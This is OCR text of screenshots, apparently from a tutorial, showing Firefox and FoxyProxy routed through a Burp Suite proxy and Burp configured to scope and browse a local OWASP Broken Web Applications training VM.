

FoxyProxy
Use Enabled Proxies By Patterns and Priority
Use proxy BurpSuite for all URLs (Ignore patterns)
Use proxy No Proxy for all URLs (Ignore patterns)
Turn Off FoxyProxy (Use Firefox Settings)
Log
What's My IP?
Options



Burp Suite Professional v1.7.37 - Temporary Project - licensed to [redacted] [single user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1
Site map Scope
2
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Contents
Host Method URL Params
3
Issues
Request Response
Raw Hex
Advisory
Type a search term
0 matches



Burp Suite Professional v1.7.37 - licensed to [redacted] [single user license]
Welcome to Burp Suite Professional. Use the options below to create or open a project.
BURPSUITE PROFESSIONAL
Temporary project
New project on disk
File: OWASP-BWA
Choose file...
Name: OWASP-BWA Test
Open existing project
Name
File
File:
Choose file...
Pause Spider and Scanner
Cancel
Next



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running Interface Invisible Redirect Certificate
127.0.0.1:8080 Per-host
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.
Import / export CA certificate
Regenerate CA certificate


Response Modification
These settings are used to perform automatic modification of responses.
Unhide hidden form fields
Prominently highlight unhidden fields
Enable disabled form fields
Remove input field length limits
Remove JavaScript form validation
Remove all JavaScript
Remove <object> tags
Convert HTTPS links to HTTP
Remove secure flag from cookies



No P
Sign in to Sync
New Window
Ctrl+N
New Private Window
Ctrl+Shift+P
Restore Previous Session
Zoom
100%
Edit
Library
Add-ons
Ctrl+Shift+A
Preferences
Customize...



Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
127.0.0.1
Port
8080
Use this proxy server for all protocols



Add Proxy
Proxy Type
HTTP
Color
#cc0505
Add whitelist pattern to match all URLs
On
Do not use for localhost and intranet/private IP addresses
On
Help
Title or Description (optional)
Burp Suite Proxy
IP address, DNS name, server name
127.0.0.1
Port
8080
Username (optional)
Password (optional)
Cancel
Save & Add Another
Save & Edit Patterns
Save



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Site map
Scope
Target Scope
Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.
Use advanced scope control
Include in scope
Add
Edit
Remove
Paste URL
Load ...
Enabled
Prefix
http://192.168.34.152/
Proxy history logging
You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?
Answering "yes" will avoid accumulating project data for out-of-scope items.
Always take the same action in future
Yes
No
Exclude from scope
Add
Edit
Remove
Paste URL
Load ...
Enabled
Prefix


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.34.152:80
Forward
Drop
Intercept is on
Action



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Site map
Scope
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://192.168.34.152
Contents
Issues
Host
Method
URL
Params
Status
Length
MIME type
Title
Comment
Time reque
http://192.168.34.152 GET / 200 28533 HTML owaspbwa OWASP Brok... 14:41:11 2
http://192.168.34.152 GET /animatedcollapse.js 200 12301 script 14:41:11 2
http://192.168.34.152 GET /jquery.min.js 200 57733 script 14:41:11 2
http://192.168.34.152 GET /AppSensorDemo/ HTML
http://192.168.34.152 GET /ESAPI-Java-SwingSet-In... HTML
http://192.168.34.152 GET /MCIR HTML
http://192.168.34.152 GET /OWASP-CSRFGuard-Tes... HTML
http://192.168.34.152 GET /WackoPicko HTML
http://192.168.34.152 GET /WebGoat/attack HTML
http://192.168.34.152 GET /awstats/awstats.pl
http://192.168.34.152 GET /awstats/awstats.pl?conf... ✓ HTML
http://192.168.34.152 GET /bWAPP HTML
Request
Response
Raw
Headers
Hex
GET / HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Type a search term
0 matches



http://192.168.34.152/mutillidae
Remove from scope
Spider this branch
Actively scan this branch
Passively scan this branch
Engagement tools
Compare site maps
Expand branch
Expand requested items
Delete branch
Copy URLs in this branch
Copy links in this branch
Save selected items
Issues

